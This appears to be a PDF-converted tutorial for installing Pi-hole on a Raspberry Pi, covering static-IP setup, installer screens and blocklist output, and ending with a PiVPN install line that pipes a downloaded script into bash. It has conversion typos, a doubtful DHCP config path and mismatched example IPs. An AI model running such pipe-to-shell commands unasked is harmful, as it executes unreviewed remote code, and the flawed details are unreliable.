
      .
     . .
    . . .
   . . . .
  . . . . .
 . . . . .
. . . . .
 . . . . .
  . . . . .
   . . . .
    . . .
     . .
      .

[✓] Disk space check
[✓] Update local cache of available packages

[i] Checking apt-get for upgraded packages...[]
```


STEP 2

After this you will be directed to installation screen which asks for various inputs.



STEP 3

Here it asks for a static IP address.



If a static IP is not set, use the following set of commands to set the static IP as we need this static IP in order to set Pi-Hole as a DNS server later on. A dynamic IP would be cumbersome because then we would have to change our DNS server IP every time Pi-Hole gets a new IP by the router's DHCP server.

We use nano to edit the DHCP client configuration file:

```
sudo nano /etc/dhcpd.conf
```

Scroll to the end of the file and change the following lines according to your network setup for a static IP.

```
# Example static IP configuration:
```

```
interface eth0
```

```
static ip_address=192.168.2.2/24
```

```
#static ip6_address=fd51:42f8:caae:d92e::ff/64
```

static routers=192.168.2.1

static domain_name_servers=192.168.2.1


adjust the hostname at the top of the configuration filerapi-config to “pihole” manually as follows:

Inform the DHCP server of our hostname for DDNS.

pihole


STEP 4

Here it is asking you which DNS server Pi-hole should use to resolve IPs/domains. Google is aadequeate choice.




STEP 5

Pi-hole relies on lists with unwanted ad domains, we have to use some repositories from third parties that maintain these lists. By default, all repositories are activated or add any list manually after installation.



STEP 6

For blocking unwanted ads regardless of the IP protocol version, we shall leave it to both protocols activated by default and continue the installation as follows:




STEP 7

The Gateway is usually the IP of your router. The IP address should be the static one you configured before for the Raspberry Pi.




Simply read the caution message and continue installation.




STEP 8

Now install the web admin interface as it allows usage of interactive Dashboard later on.




STEP 9

Install the web server as it allows admin page to be hosted locally on the machine for the purpose of using the Dashboard.




STEP 10

Logging queries shall be set to “On” as it allows us to inspect the logs if something goes wrong.



STEP 11

Use the default option because we want to see everything that Pi-Hole blocks inside the Dashboard.



STEP 12

The screen indicates that the installation has started with preferences that are set above.

```
[E] Preparing new gravity database
[i] Target: https://raw.githubusercontent.com/StevenBlack/hosts/master/hosts
[E] Status: Retrieval successful
[i] Received 57307 domains

[i] Target: https://mirror1.malwaredomains.com/files/justdomains
[E] Status: Retrieval successful
[i] Received 26853 domains

[i] Target: https://s3.amazonaws.com/lists.disconnect.me/simple_tracking.txt
[E] Status: Retrieval successful
[i] Received 34 domains
```


```
[i] Target: https://s3.amazonaws.com/lists.disconnect.me/simple_ad.txt
[+] Status: Retrieval successful
[i] Received 2701 domains

[+] Storing downloaded domains in new gravity database
[+] Building tree
[+] Swapping databases
[i] Number of gravity domains: 86895 (84466 unique domains)
[i] Number of exact blacklisted domains: 0
[i] Number of regex blacklist filters: 0
[i] Number of exact whitelisted domains: 0
[i] Number of regex whitelist filters: 0
[+] Flushing DNS cache
[+] Cleaning up stray matter

[+] DNS service is running
[i] Pi-hole blocking will be enabled
[i] Enabling blocking
[+] Flushing DNS cache
[+] Pi-hole Enabled
```

STEP 13


This screen also contains the password that we need later on to log into the Dashboard.




We are now ready to go over to our freshly installed Pi-hole Dashboard. You can access it inside your browser by typing “http://192.168.0.103/admin” or “http://pi.hole/admin”. Change the IP address according to your setup.


PI-VPN INSTALLATION GUIDE:

- ❖ `curl -L https://install.pivpn.io | bash` , type this in terminal
- ❖ After installation, select ok
- ❖

